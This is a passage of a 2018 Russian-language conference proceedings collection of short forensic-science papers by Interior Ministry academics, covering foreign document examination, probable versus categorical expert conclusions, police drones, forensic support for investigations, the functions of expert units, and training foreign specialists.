Нормативные документы, регулирующие организацию экспертно-криминалистической деятельности в системе МВД России указывают, что коллекция образцов бланков документов и описаний их защитных комплексов составляют основу справочно-вспомогательных учетов, предназначенных для информационного обеспечения проведения экспертных исследований и научно-методического обеспечения экспертно-криминалистических подразделений [3]. Информационное обеспечение экспертно-криминалистической деятельности осуществляется головным экспертным подразделением и экспертно-криминалистическими подразделениями.

В целях информационного обеспечения государственной судебно-экспертной деятельности руководитель экспертного подразделения вправе запрашивать в организациях, независимо от их организационно-правовых форм и форм собственности, образцы или каталоги продукции, а также другие информационные материалы, необходимые для производства судебной экспертизы. На данном этапе и возникает

необходимость международного сотрудничества при предоставлении образцов бланков общегражданских паспортов и водительских удостоверений или описаний их защитных комплексов для формирования справочно-вспомогательных учетов экспертных подразделений.

В действующем Федеральном законе Российской Федерации от 31 мая 2001 г. № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации» не урегулированы вопросы международного сотрудничества. Лишь в проект Федерального закона Российской Федерации «О судебно-экспертной деятельности в Российской Федерации» включена глава, касающаяся данного вопроса, однако и в ней вопросы сотрудничества отображены лишь в общем виде.

Исходя из общих положений Конвенции о правовой помощи и правовых отношениях по гражданским, семейным и уголовным делам от 22 января 1993 г. и Соглашения о сотрудничестве между Министерствами внутренних дел по технико-криминалистическому обеспечению оперативно-служебной деятельности от 13 мая 1993 г., заключенных государствами – членами Содружества Независимых Государств, можно выделить следующие формы международного сотрудничества при технико-криминалистическом исследовании документов граждан иностранных государств:

– обращения в Центральные учреждения юстиции иностранных государств с просьбой о предоставлении сведений о действующем (или действовавшем) на их территориях внутреннем законодательстве, регулирующем порядок выдачи общегражданских паспортов и водительских удостоверений;

– обращения руководителя экспертного подразделения или лица, назначившего экспертизу, в консульства иностранных государств, находящихся на территории Российской Федерации, с просьбой предоставления образцов бланков документов (как правило, общегражданских паспортов);

– обращения руководителя экспертного подразделения или лица, назначившего экспертизу, в регистрационно-экзаменационные подразделения соответствующих государств с просьбой информирования об образцах бланков действующих водительских удостоверений;

– установление экспертными подразделениями МВД Российской Федерации международных связей с органами иностранных государств, осуществляющими судебно-экспертную деятельность, в целях обмена методическими и справочно-информационными материалами, необходимыми для проведения экспертизы;

– взаимное предоставление необходимой информации (объектов) для пополнения централизованных криминалистических учетов, находящихся в экспертно-криминалистических службах, а также проведения проверок по этим учетам.

Проблемы международного сотрудничества между правоохранительными органами разных государств всегда были актуальными. В последнее время существенно возросло значение такого сотрудничества в результате увеличения процессов миграции населения и активизации международной организованной преступности. Взаимодействие в сфере исследования документов граждан иностранных государств должно носить постоянный характер в связи с возможными изменениями в нормативных документах, регулирующих порядок их выдачи. Дальнейшее развитие и укрепление международных связей будет способствовать быстрому и эффективному расследованию преступлений.

Библиографический список

1. Федеральный закон от 10 декабря 1995 г. № 196-ФЗ «О безопасности дорожного движения» (с изменениями и дополнениями). – Ст. 13.

2. Типовые экспертные методики исследования вещественных доказательств. Ч. I / под ред. канд. техн. наук Ю. М. Дильдина; общ. ред. канд. техн. наук В. В. Мартынова. – М. : ЭКЦ МВД России, 2010. С. 321.

3. Приказ МВД Российской Федерации от 11 января 2009 г. № 7 «Об утверждении Наставления по организации экспертно-криминалистической деятельности в системе МВД России». – Ст. 86.

Виктор Васильевич Пономарев[1],
доцент кафедры экспертно-криминалистической деятельности
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

ОБОСНОВАНИЕ КАТЕГОРИЧЕСКИХ ВЫВОДОВ С ИСПОЛЬЗОВАНИЕМ МИКРОСКОПИЧЕСКИХ ПРИЗНАКОВ

Вывод – это умозаключение эксперта, сделанное по результатам проведенных исследований на основе выявленных признаков и представленных ему данных об исследуемом объекте. Выводы чаще всего бывают положительными или отрицательными. При этом положительный вывод может быть сделан как в категорической, так и вероятной формах. Первый содержит достоверные знания эксперта, а второй представляет собой обоснованное предположение эксперта об устанавливаемом факте.

Некоторые авторы считают, что вероятные выводы отражают неполную внутреннюю убежденность эксперта в достоверности аргументов и допускают лишь возможность существования установленного факта.

Однако, анализ экспертной практики и мой личный профессиональный опыт производства криминалистических экспертиз, свидетельствует о том, что при оценке результатов исследования и формулировании положительных выводов в вероятной форме эксперт внутренне уверен в его достоверности, однако выявленная совокупность признаков не позволяет эксперту наглядно подтвердить и обосновать свой вывод, что объективно не дает ему оснований сделать положительный вывод в категорической форме.

Выбор экспертом категорической или вероятной формы для вывода обычно зависит от того, в какой степени выявленные признаки позволяют эксперту обосновать сделанное умозаключение и представляется ли ему установленный факт практически достоверным или только вероятным. При этом существует ряд объективных причин и субъективных факторов, которые могут повлиять на форму вывода.

Одной из главных объективных причин, по которым эксперт не всегда может дать достоверный вывод является ограниченная площадь самого исследуемого объекта или незначительный объем идентификационной информации, выявленный в нем. Невозможность дачи категори-

[1] © Пономарев В. В., 2018.

ческого вывода может быть обусловлена также плохим качеством исследуемых объектов, отсутствием научных методов исследования и соответствующих научно-технических средств.

Среди субъективных факторов, влияющих на выводы эксперта, следует выделить степень уверенности эксперта в утверждаемом им в своем выводе знаний. Такая уверенность в свою очередь зависит от опыта работы эксперта от уровня его профессиональных знаний, правильности выбранной методики и полноты исследования объектов.

По вопросу необходимости и значении вероятных заключений как доказательств существуют различные точки зрения. Одни из авторов считают, что эксперты вообще не должны давать такие выводы или, что они могут быть использованы только при выдвижении версий и планировании расследования1. Другие полагают, что вероятные заключения отражают реальный уровень достигнутого познания в процессе экспертного анализа и считают, что они могут использоваться в уголовном и гражданском судопроизводстве наряду с другими доказательствами по делу2. Представляется, что именно такая точка зрения является наиболее приемлемой, когда речь идет об исследовании объектов криминалистической экспертизы, включая исследование следов ограниченной площади.

Исследуемые объекты в силу объективных причин, могут содержать ограниченный объем информации, которая не позволяет эксперту придти к категорическому выводу. В этом случае в процессе сравнения исследуемого и экспериментальных следов эксперту чаще всего удается установить совпадения по общим признаками и по ряду частных признаков, совокупность которых может оказаться недостаточной для индивидуализации объекта и поэтому он вполне может сформулировать вывод в вероятной положительной форме.

Представляется, что следует согласиться с мнением тех авторов, которые считают, что по своей сути такие вероятные заключения близки к

---

[1] Бородин С. В., Палиашвили А. Я. Значение категорических и вероятных заключений экспертизы для рассмотрения уголовных дел // Правоведение. – 1964. – № 4; Строгович М. С. Курс уголовного права. Ч. 1. – М., 1968.

[2] Шляхов А. Р. Структура экспертного исследования и гносеологический характер выводов эксперта-криминалиста. Труды ВНИИСЭ. Вып. 4. – М., 1972; Постановление № 1 Пленума Верховного суда СССР от 16 марта 1971 г. «О судебной экспертизе по уголовным делам»; Орлов Ю. К. О допустимости вероятных выводов эксперта // Сов. гос. и право. – 1971. – № 5; его же: Судебная экспертиза как средство доказывания в уголовном судопроизводстве – М., 2005.

практической достоверности[1]. В практике расследования преступлений круг подозреваемых лиц всегда ограничен и формируется исходя из социально-криминологических признаков и сведений, полученных в результате проведения оперативно-розыскных мероприятий и следственных действий в отношении конкретных лиц. Поэтому такое совпадения следа с подозреваемым лицом или одним из них скорее всего не является случайным. Такие выводы могут оказаться весьма полезными и будут способствовать оперативным работникам и следователю в выдвижении версий и проверке данных, полученных при проведении следственных действий, а также наряду с другими доказательствами использоваться в суде при вынесении приговора.

Вероятность – это характеристика знания, описывающая степень его обоснованности, доказанности. При увеличении степени доказанности знания его вероятность может превратиться в достоверность. Такому переходу от вероятного вывода к категорическому могут способствовать микроскопические исследования признаков представленных объектов. Именно выявление и анализ микроскопических признаков позволяет превратить недостаточную для индивидуализации совокупность признаков в индивидуальную, позволяющую идентифицировать исследуемый объект.

Следует отметить, что теоретические основы, системы понятий, приемы и технические средства исследования микропризнаков на протяжении последних десятилетий исследуются учеными в рамках микротрасологии, которая в настоящее время претендует на роль самостоятельного отдела криминалистической техники параллельно с трасологией. Аналогичные исследования проводятся и по другим видам судебных экспертиз. Данные исследования отражают общую интеллектуальную концепцию современной научно-технической революции, которая устремлена в микромир. Указанная концепция должна стать одним из основных принципов практической экспертной деятельности. Представляется, что микроскопические исследования должны стать неотъемлемой частью экспертизы следов ограниченной площади и исследуемых объектов с незначительным объемом идентификационной информации, понятийный аппарат, методы, классификация признаков, технические средства которой должны соответствовать условиям и задачам исследования микрообъектов.

---

[1] Орлова В. Ф. Теория судебно-почерковедческой идентификации // Труды ВНИИСЭ. Вып. 6. – М., 1973; Надгорный Г. М. Некоторые логические и доказательственные аспекты вывода эксперта. Криминалистика и судебная экспертиза. Вып. 7. – Киев, 1970.

Таким образом, если в процессе исследований представленных объектов эксперт выявляет совокупность признаков, которая недостаточна для индивидуализации объекта, то при решении идентификационных задач он может сделать только вероятный вывод о наличии тождества сравниваемых объектов. Бесспорно, что такая форма вывода не позволяет положить его в основу доказательств виновности подозреваемых лиц. Поэтому эксперту необходимо перейти на другой уровень исследования, который предполагает возможность выявления и анализа микроскопических признаков, которыми характеризуются выявленные макропризнаки. Именно совокупность выявленных макро и микропризнаков нередко позволяет индивидуализировать исследуемый объект и перейти от вероятного положительного вывода к категорическому, которые и будут соответственно оцениваться оперативно-следственными работниками и судом.

Библиографический список

1. Бородин С. В., Палиашвили А. Я. Значение категорических и вероятных заключений экспертизы для рассмотрения уголовных дел.\ Правоведение. – 1964. № 4.

2. Строгович М. С. Курс уголовного права. Ч. 1 – М., 1968.

3. Определения Конституционного Суда Российской Федерации от 21.12.2011 № 1682-О-О, от 21.10.2008 № 566-О.

4. Овсянников И. В. Проблема достоверности доказательств в доказательственном праве России // Современное право. – 2004. – № 7.

5. Пономарев В. В. Методические и организационные основы исследования папиллярных узоров при их фрагментарном отображении в следах//автореферат диссертации на соискание ученой степени кандидата юридических наук/Московский университет МВД Российской Федерации. – М., 2009.

6. Пономарев В. В. Микроскопические исследования папиллярного узора и их значение в дактилоскопической идентификации ФСКН. – М., 2014.

7. Пономарев В. В., Солодова Т. А. Исследование морфологии признаков кожного покрова человека: их задачи и значение // Энциклопедия судебной экспертизы. – 2017. – № 2 (13).

8. Одиночкина Т. Ф., Солодова Т. А. Примерные заключения эксперта по трасологии : учебно-методическое пособие // под ред. Н. П. Майлис; М. : Мин-во внутренних дел Российской Федерации, Московский ун-т, 2011.

Оксана Леонидовна Ромашенко[1],
преподаватель кафедры технико-криминалистического
обеспечения экспертных исследований
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

СОВРЕМЕННАЯ ТЕХНИКА ДЛЯ РАЗЛИЧНЫХ СЛЕДСТВЕННЫХ ДЕЙСТВИЙ НА ПРИМЕРЕ БЕСПИЛОТНОГО ЛЕТАТЕЛЬНОГО АППАРАТА

Дрон, он же квадрокоптер, он же беспилотный летательный аппарат – это летающий робот с четырьмя или более моторами, позволяющими осуществлять фото-видеосъемку в воздухе или выполнять другие функции, в зависимости от установленного на нем оборудовании или программного обеспечения.

Будучи изначально военного назначения, дроны находят все больше и больше применение в нашей повседневной жизни.

Современные универсальные дроны могут быть оснащены тепловизорами и камерами высокого разрешение. Данное оборудование позволяет использовать дроны для решения различных задач, например фиксировать места совершения преступлений, дорожно-транспортных происшествий, производить 3D сканирование местности, предотвращать преступления и правонарушения с помощью мониторинга и аэрофотосъемок территорий охраняемых зон или мест массового скопления людей, сопровождения высокопоставленных чиновников, обнаружения террористов, ликвидации последствий стихийных бедствий, скрытое наблюдение за объектом, ведение дистанционных переговоров с преступниками при установке на дроне соответствующей аппаратуры, сбор информации в районах высокого риска. Также работа дрона может состоять из поиска потерявшихся людей, утопленников, сбежавших преступников. Использование для этих целей вертолетов обходится в разы дороже. Преимущество дронов над вертолетами состоит в высокой автономности, скрытности, большей маневренности вблизи объектов, экономия в эксплуатации, простота в использовании, отсутствие риска для экипажей.

В ряде стран использование дронов для нужд полиции уже решается на законодательном уровне, Во многих странах, например в США, Англии, Китае, Индии, Индонезии, Франции, дроны уже используются в полиции для выполнения различных задач. Необходимо

[1] © Ромашенко О. Л., 2018.

учитывать тот факт, что полеты дронов еще мало где регулируется национальными законами и международными правилами.

Дроны смогут помочь и в более сложных задачах, однако и у этой техники имеется ряд недостатков. Это дороговизна при закупке аппаратов, ограниченное время работы, зависимость от неблагоприятных природных условий, таких как туман, сильный ветер или снегопад, возможность повлиять на работу с помощью gps-«глушилок» и антенн для помех на рабочих частотах дрона. Также потребуется проведение курсов обучения операторов для управления дронами. При использовании дронов существует вероятность вторжения в частную жизнь граждан.

В зависимости от поставленных задач, на дронах может стоять различное оборудование и программное обеспечение: видеокамеры, фотокамеры, 3D-камеры, тепловизоры, спектроскопические датчики, устройства считывания номерного знака, программным обеспечение распознавания лиц, технологии телеприсутствия для переговоров, функцией автоматического возврата для невыполненных миссий, вооружение.

В будущем могут использоваться биометрические конструкции, имитирующие живую природу, например насекомых или колибри. Американская компания Amazon получила патент на разработку дрона, который мог бы выступать напарником полицейского. Управлять дроном-напарником сможет его напарник-полицейский с помощью голосовых команд. В своем патенте Amazon описала несколько десятков вариантов возможностей использования данных дронов, которые в недалеком будущем могут выпускаться в карманных вариантах. Однако конкретных технологий в патенте не описывается. Полицейский дрон получил название UAVA (Unmanned Aerial Vehicle Assistant – беспилотный летательный аппарат-ассистент).

Однако и преступность не осталась в стороне. Широкое распространение и доступность дронов дало возможность преступникам использовать дроны в преступных целях, таких как незаконное проникновение на режимные объекты, изучение местности с целью дальнейшего совершения преступлений, проникновения в частную жизнь с преступными намерениями, провоцирование технологических аварий, совершение террористических актов.

Что бы не было бесконтрольного использования полицией дронов, необходимо на законодательном уровне закрепить принципы использования дронов в правоохранительных органах, например, такие как: получение ордеров на использование при нарушении прав на конфи-

денциальность, не должны храниться и распространяться изображения, не имеющие отношения к преступлению, использовать уведомления общественности об использовании дронов в конкретных случаях, использование дронов полицией должно быть предметом строгого отслеживания и аудита, ответственность за неправомерное использование, запрет на использование дронов, оснащенных вооружением.

Документы, регламентирующие в настоящее время в России полеты дронов, это Воздушный кодекс Российской Федерации [1. Воздушный кодекс Российской Федерации от 19 марта 1997 г. № 60-ФЗ (ред. 31.12.2017 г.)], Кодекс Российской Федерации об административных правонарушениях (ст. 11.4 о «Нарушении правил эксплуатации воздушного пространства над территорией Российской Федерации») [2. Кодекс Российской Федерации об административных правонарушениях от 30 декабря 2001 г № 195-ФЗ (ред. от 05.02.2018 г.)], Уголовный кодекс Российской Федерации (ст. 271.1 о «Нарушении правил использования воздушного пространства Российской Федерации») [3. Уголовный кодекс Российской Федерации от 13 июня 1996 г. № 63-ФЗ (ред. от 31.12.2017 г.)], Постановление Правительства Российской Федерации «Об утверждении Федеральных правил использования воздушного пространства Российской Федерации [4. Постановление Правительства Российской Федерации от 11 марта 2010 г. № 138 (ред. от 30.01.2018 г.) «Об утверждении Федеральных правил использования воздушного пространства Российской Федерации].

Для использования полицейских дронов должны быть соответствующие законы, регламентирующие возможность их использования полицией.

Руслан Михайлович Ропот[1],
старший преподаватель кафедры криминалистических экспертиз
следственно-экспертного факультета учреждения образования
«Академия Министерства внутренних дел Республики Беларусь»,
кандидат юридических наук

О СОВЕРШЕНСТВОВАНИИ СИСТЕМЫ СУДЕБНО-ЭКСПЕРТНОГО ОБЕСПЕЧЕНИЯ РАССЛЕДОВАНИЯ ПРЕСТУПЛЕНИЙ

Проблемы судебно-экспертного обеспечения деятельности органов уголовного преследования и суда постоянно находятся в центре внимания не только ученых процессуалистов и криминалистов, но и практиков. Известно, что от эффективности обнаружения, изъятия и фиксации следовой картины преступления, соблюдения процессуального порядка назначения и производства судебных экспертиз, а также от корректного применения методов и средств данных исследований в большинстве случаев зависит судьба участников процесса и всего дела. Вопросы использования специальных знаний в процессе расследования преступлений остро актуальны, поскольку пронизывают всю уголовно-процессуальную деятельность по доказыванию, являются в значительной степени ее стержнем и содержанием.

При этом перманентное развитие научных знаний во всех его проявлениях не может не отражаться на судебно-экспертных технологиях, которые, в свою очередь, с обязательностью должны быть интегрированы в процесс доказывания. И здесь расширение пределов поисково-познавательной деятельности уполномоченных лиц, «вооруженных» нетривиальными криминалистическими знаниями – это уже не тема для научных дискуссий, а настоятельная потребность сегодняшнего дня.

Для повышения эффективности извлечения максимального объема криминалистически значимой информации из следовой картины преступления, необходима разработка не только интегрированной программы судебно-экспертных исследований, включающей в себя взаимопроникновение и взаимопереплетение научных знаний в результате комплексных научных исследований, но и разработку совместной программы деятельности следователя и эксперта. Это позволит объединять совместные усилия, направленные на извлечение

[1] © Ропот Р. М., 2018.

максимального количества информации из поступивших на исследование объектов.

Необходимо вовлечение эксперта в процесс доказывания путем создания общих технологий поисково-познавательной деятельности эксперта и следователя, т. е. фактически (пусть и опосредовано) интегрирование эксперта в процесс доказывания, создания условий, когда без соответствующих специальных знаний принятие процессуальных решений невозможно. При этом мы убеждены, что в рамках межведомственных приказов, распоряжений и инструкций этого добиться нельзя.

Реализация предлагаемых положений возможна только путем использования системного подхода, предусматривающего разработку комплекса мер, направленных на повышение эффективности судебно-экспертного обеспечения расследования преступлений и включающего в себя совокупность следующих элементов:

1) должная законодательная база, регламентирующая как саму судебно-экспертную деятельность (принятие Закона о судебной экспертизе Республики Беларусь и пр.), так и процессуальный механизм интегрирования ее результатов в ход осуществления доказывания. Кроме того, в УПК более четко и определенно должен быть закреплен порядок реализации данных, полученных с помощью судебных экспертиз, в процессе доказывания. Это целый комплекс вопросов, подробно исследовать которые в настоящей работе не представляется возможным. Ограничимся перечислением только некоторых из них. Это и проблема должной законодательной (процессуальной) регламентации экспертной инициативы, и расширение перечня случаев обязательного назначения экспертизы, и вопросы правового статуса руководителя экспертного учреждения, и регламентация производства комплексных и комиссионных экспертиз в совокупности с определением правового статуса участников таких экспертных исследований, и вопросы обеспечения достоверности судебных экспертиз, и оптимизация норм УПК при регламентации назначения повторных и дополнительных экспертиз;

2) профильное *криминалистическое образование,* т. е. целенаправленное обучение основам теории и практики судебной экспертизы правоприменителей: следователей, прокуроров, судей. Однако здесь речь следует вести не о буквальном «транслировании» специальных экспертных знаний в область интересов субъектов доказывания, а об обучении пониманию алгоритмов работы экспертов, психологических особенностей экспертной деятельности, технологии экс-

пертного исследования и пр. Иными словами, такого рода знания должны быть не результатом насыщения следователя информацией из курсов судебной экспертизы, а должны быть адаптированы на уровне понимания «как эксперт это делает». И только через осознание процесса экспертного исследования изнутри, через понимание алгоритмов принятия экспертных решений (формулирования выводов), следователь может эффективно оценить полноту, объективность и достоверность проведения соответствующего исследования;

3) *адаптированные* криминалистические знания, прежде всего детерминированные положениями теории судебной экспертизы, объединяющие методологические, правовые и научно-организационные закономерности функционирования судебно-экспертной деятельности в целом, а также закономерности извлечения криминалистически значимой информации при исследовании объектов всех классов, родов, видов (подвидов) судебных экспертиз;

4) *наличие* мощной и современной материально-технической базы, позволяющей эффективно осуществлять выявление, фиксацию, изъятие и исследование следов-отражений преступления, как на месте происшествия (при проведении иных следственных действий), так и во время проведения специальных исследований и судебных экспертиз (наличие современного технологического оборудования, приборной базы, реактивов, реагентов, расходных материалов, иного экспертно-криминалистического инструментария и т. д.);

5) формирование методологических основ и разработка системы судебно-экспертной характеристики преступлений, представляющей собой информационно-поисковую матрицу, основанную на использовании специализированного программного обеспечения с применением алгоритмов искусственного интеллекта. Создание и внедрение подобной системы поможет следователю анализировать огромные массивы информации, вычленять из нее криминалистически значимую и не допускать при этом ошибок, связанных как с недостатком этой информации и трудностями в ее получении, так и с дефицитом времени и часто невысоким профессиональным уровнем. Наполнение предлагаемой информационной системы должно включать в себя:

– характеристику исходной экспертно-криминалистической ситуации, обусловленной обстоятельствами случившегося и особенностями обнаруженной следовой картины;

– систему данных о типичных видах (подвидах) судебных экспертиз и типичных (возможных) результатах их проведения;

– данные о методах и методиках экспертного исследования, а также о соответствующих типичных алгоритмах принятия экспертных решений (формулирования выводов);

– информацию о типичных экспертных ошибках и дефектах деятельности эксперта, а также о способах их преодоления;

– данные о возможных алгоритмах действий субъекта доказывания по оценке научной обоснованности экспертного заключения и по использованию результатов экспертизы в процессе расследования.

Функционирование такой информационно-эвристической базы данных возможно путем создания автоматизированного рабочего места (АРМ), объединенного посредством современных коммуникационных технологий с многими другими подобными АРМ в общую сеть (базу данных), генерируемую единым сервером, обеспечивающим постоянное пополнение и обработку необходимой информации.

Все это в совокупности значительно повлияет на процесс расследования преступлений, сделает его более эффективным и рациональным. Именно поэтому экспертные знания (возможности) необходимо максимально приблизить следователю, сделать их действенным инструментарием доказывания. Повторимся, приблизить знания не в виде прямой их передачи из курсов судебной экспертизы или путем механического перечисления вопросов эксперту, изложенных в соответствующем справочнике, а посредством адаптации, внедрения и понимания положений технологии экспертного исследования.

Таким образом, создание системы судебно-экспертного обеспечения расследования преступлений, основанной на разумном соединении экспертных технологий со следственными или иными словами на интегрировании первых во вторые, необходимо, прежде всего, для гарантированного обнаружения максимально возможного объема следовой информации в поисково-познавательной деятельности субъектов доказывания. Только умножение изложенных потенциалов позволит эффективно решать вопросы борьбы с преступностью, а знание следователями тенденций развития и алгоритмов судебно-экспертных исследований в совокупности с использованием возможностей современных информационных технологий предопределит принятие своевременных и верных решений, не привязанным к определенному этапу развития экспертных технологий или периоду получения соответствующего образования.

Андрей Александрович Сафонов[1],
доцент кафедры технико-криминалистического
обеспечения экспертных исследований
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя?
доцент, кандидат юридических наук

ФУНКЦИИ ЭКСПЕРТНО-КРИМИНАЛИСТИЧЕСКИХ ПОДРАЗДЕЛЕНИЙ МВД РОССИИ

Деятельность экспертно-криминалистических подразделений органов внутренних дел [4] осуществляется в соответствии с определенными функциями. К основным функциям экспертно-криминалистических подразделений относится:

1. Государственная судебно-экспертная деятельность [10], применение технических средств и специальных знаний в уголовном судопроизводстве осуществляется при наличии оснований, установленных Уголовно-процессуальным кодексом Российской Федерации [5], и предусматривает экспертно-криминалистическую деятельность в виде:

– производства судебных экспертиз;

– участия в осмотрах мест происшествий и других процессуальных действиях для содействия в обнаружении, закреплении и изъятии предметов и документов, применении технических средств в исследовании материалов уголовного дела, для постановки вопросов эксперту, а также для разъяснения сторонам и суду вопросов, входящих в его профессиональную компетенцию.

2. Государственная судебно-экспертная деятельность, применение технических средств и специальных знаний при производстве по делам об административных правонарушениях осуществляется в формах и при наличии оснований, установленных Кодексом Российской Федерации об административных правонарушениях [3], и предусматривает экспертно-криминалистическая деятельность в виде:

– производства судебных экспертиз;

– оказания содействия в обнаружении, закреплении и изъятии доказательств, а также в применении технических средств.

3. Государственная судебно-экспертная деятельность, применение технических средств и специальных знаний в гражданском судопроизводстве осуществляется в формах и при наличии оснований, уста-

[1] © Сафонов А. А., 2018.

новленных Гражданским процессуальным кодексом Российской Федерации [2], и предусматривает экспертно-криминалистическую деятельность в виде:

– производства судебных экспертиз;

– дачи консультаций, пояснений и оказание непосредственной технической помощи суду.

4. Государственная судебно-экспертная деятельность, применение технических средств и специальных знаний в арбитражном судопроизводстве предусматривает производство судебных экспертиз при наличии оснований, установленных Арбитражным процессуальным кодексом Российской Федерации [1] и предусматривает экспертно-криминалистическую деятельность в виде:

– производства судебных экспертиз;

– дачи консультаций, пояснений и оказание непосредственной технической помощи суду.

Организация производства судебных экспертиз в ЭКП по уголовным делам, делам об административных правонарушениях, гражданским или арбитражным делам осуществляется в порядке, установленном МВД России.

5. Экспертно-криминалистическая деятельность в оперативно-розыскной деятельности осуществляется в формах и при наличии оснований, установленных Федеральным законом от 12 августа 1995 г. № 144-ФЗ «Об оперативно-розыскной деятельности» [6], нормативными правовыми актами МВД России, регулирующими порядок проведения оперативно-розыскных мероприятий в виде:

– применения технических средств и специальных знаний в оперативно-розыскной деятельности.

6. Экспертно-криминалистическая деятельность при участии в осуществлении государственной геномной регистрации проводится в формах и при наличии оснований, установленных Федеральным законом от 3 декабря 2008 г. № 242-ФЗ «О государственной геномной регистрации в Российской Федерации» [9], другими нормативными правовыми актами, в том числе нормативными правовыми актами МВД России.

7. Экспертно-криминалистическая деятельность при участии в осуществлении государственной дактилоскопической регистрации осуществляется в формах и при наличии оснований, установленных Федеральным законом от 25 июля 1998 г. № 128-ФЗ «О государственной дактилоскопической регистрации в Российской Федерации»

[8], другими нормативными правовыми актами, в том числе нормативными правовыми актами МВД России.

8. Экспертно-криминалистическая деятельность по предупреждению преступлений осуществляется в формах:

– разработки и утверждения в соответствии с законодательством Российской Федерации об оружии [7], нормативными правовыми актами МВД России криминалистических требований Министерства внутренних дел Российской Федерации к оружию и к патронам к оружию;

– проведения исследований и экспертной оценки степени защищенности бланков ценных бумаг в соответствии с нормативными правовыми актами Правительства Российской Федерации и МВД России.

9. Экспертно-криминалистическая деятельность при реализации избирательных прав гражданами Российской Федерации осуществляется в соответствии с законодательством Российской Федерации о выборах и референдумах Российской Федерации, а также законами соответствующих субъектов Российской Федерации о проведении выборов и включает в себя участие сотрудников экспертно-криминалистических подразделений по запросам избирательных комиссий в качестве специалистов в деятельности рабочих групп по проверке соблюдения порядка сбора подписей, оформления подписных листов, достоверности сведений об избирателях или участниках референдума, содержащихся в подписных листах, и их подписей.

Результаты проверки достоверности содержащихся в подписных листах сведений об избирателях и их подписей оформляются в форме заключения, которое подписывается сотрудником экспертно-криминалистического подразделения, проводившим исследование предоставленных в его распоряжение материалов.

Обеспечение функций по организации экспертно-криминалистической деятельности и ее общее руководство осуществляется головным экспертным подразделением в системе органов внутренних дел, а именно экспертно-криминалистическим центром МВД России.

Лица, виновные в нарушении требований законодательства при осуществлении экспертно-криминалистической деятельности, несут уголовную, административную и иную установленную законодательством Российской Федерации ответственность.

Библиографический список

1. Арбитражный процессуальный кодекс Российской Федерации от 24 июля 2002 г. № 95-ФЗ (АПК РФ) (с изменениями и дополнениями)// URL: http://ivo.garant.ru/#/document/12127526/entry/0:4.

2. Гражданский процессуальный кодекс Российской Федерации от 14 ноября 2002 г. № 138-ФЗ (ГПК РФ) (с изм. и доп.) // URL: http://ivo.garant.ru/#/document/12128809/paragraph/3649723:3.

3. Кодекс Российской Федерации об административных правонарушениях от 30 декабря 2001 г. № 195-ФЗ (КоАП РФ) (с изм. и доп.) // URL: http://ivo.garant.ru/#/document/12125267/paragraph/81055786:0.

4. Приказ МВД России от 11 января 2009 г. № 7 (с изм. от 16.05.2016 г.) «Об утверждении Наставления по организации экспертно-криминалистической деятельности в системе МВД России» // URL: http://www.consultant.ru/cons/cgi/online.cgi?base=EXP;n=451495;req=doc#07392800717968546.

5. Уголовно-процессуальный кодекс Российской Федерации от 18 декабря 2001 г. № 174-ФЗ (УПК РФ) (с изм. и доп.) // URL: http://ivo.garant.ru/#/document/12125178:0.

6. Федеральный закон от 12 августа 1995 г. № 144-ФЗ «Об оперативно-розыскной деятельности» (с изм. и доп.) // URL: http://ivo.garant.ru/#/document/10104229:0.

7. Федеральный закон от 13 декабря 1996 г. № 150-ФЗ «Об оружии» (с изм. и доп.) // URL: http://ivo.garant.ru/#/document/10128024:0.

8. Федеральный закон от 25 июля 1998 г. № 128-ФЗ «О государственной дактилоскопической регистрации в Российской Федерации» (с изм. и доп.) // URL: http://ivo.garant.ru/#/document/179140:0.

9. Федеральный закон от 3 декабря 2008 г. № 242-ФЗ «О государственной геномной регистрации в Российской Федерации» (с изм. и доп.) // URL: http://ivo.garant.ru/#/document/12163758:0.

10. Федеральный закон от 31 мая 2001 г. № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федераци10. и» (с изм. и доп.) // URL: http://ivo.garant.ru/#/document/12123142/paragraph/4196:0.

Татьяна Анатольевна Солодова,[1]
преподаватель кафедры экспертно-криминалистической
деятельности учебно-научного комплекса
Московского университета МВД России имени В.Я. Кикотя

Игорь Николаевич Усков[2],
Доцент кафедры исследования документов
деятельности учебно-научного комплекса
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

НЕКОТОРЫЕ АСПЕКТЫ ОБУЧЕНИЯ ИНОСТРАННЫХ СПЕЦИАЛИСТОВ НА ФАКУЛЬТЕТЕ ПОВЫШЕНИЯ КВАЛИФИКАЦИИ

Повышение квалификации сотрудников правоохранительных органов иностранных государств в рамках учебных программ, реализуемых кафедрой экспертно-криминалистической деятельности учебно-научного комплекса Московского университета МВД России имени В.Я. Кикотя, весьма специфично и отличается повышенной ответственностью как для преподавателей, осуществляющих непосредственное обучение, так и для сотрудников факультета повышения квалификации, сопровождающих и координирующих образовательный процесс.

Поскольку рост преступности и новые формы совершения преступлений неизбежно влекут за собой появление новых, нестандартных объектов исследования, сотрудники экспертных учреждений поставлены перед необходимостью искать новые подходы в своей деятельности. Преподаватель, ведущий занятия у иностранных специалистов, должен владеть инновационными экспертными методиками и приборной базой, позволяющими решать вопросы, актуальные как для сотрудников органов внутренних дел Российской Федерации, так и для органов охраны правопорядка на территории иностранных государств. Прежде чем применять те или иные методы, описанные в научно-исследовательских статьях и потенциально приспособленные для решения тех или иных экспертных задач, преподаватели кафедры экспертно-криминалистической деятельности сами на практике овладевают ими, что позволяет одновременно совершенствовать соб-

[1] © Солодова Т. А., 2018.
[2] © Усков И. Н., 2018.

ственное профессиональное мастерство и повышать потенциал обучения.

В своей статье «О необходимости расширения рамок учебного процесса при подготовке судебных экспертов» Н. П. Майлис пишет: «Одним из критериев повышения эффективности обучения экспертным специальностям является изучение и обобщение экспертной практики …»[1]. Считаем, что для преподавательского состава, ведущего занятия у иностранных специалистов, данное положение является особенно актуальным, так как для граждан иностранных государств, проходящих обучение в Московском Университете МВД России имени В. Я. Кикотя, представляет интерес не только современное состояние преступности и эффективные меры по раскрытию и расследованию, а также профилактике преступлений на территории Российской Федерации, но и сопоставление российской криминологичекой ситуации с тем положением дел, которое имеет место как в государстве, из которого прибыли иностранные специалисты, так и на территории сопредельных государств.

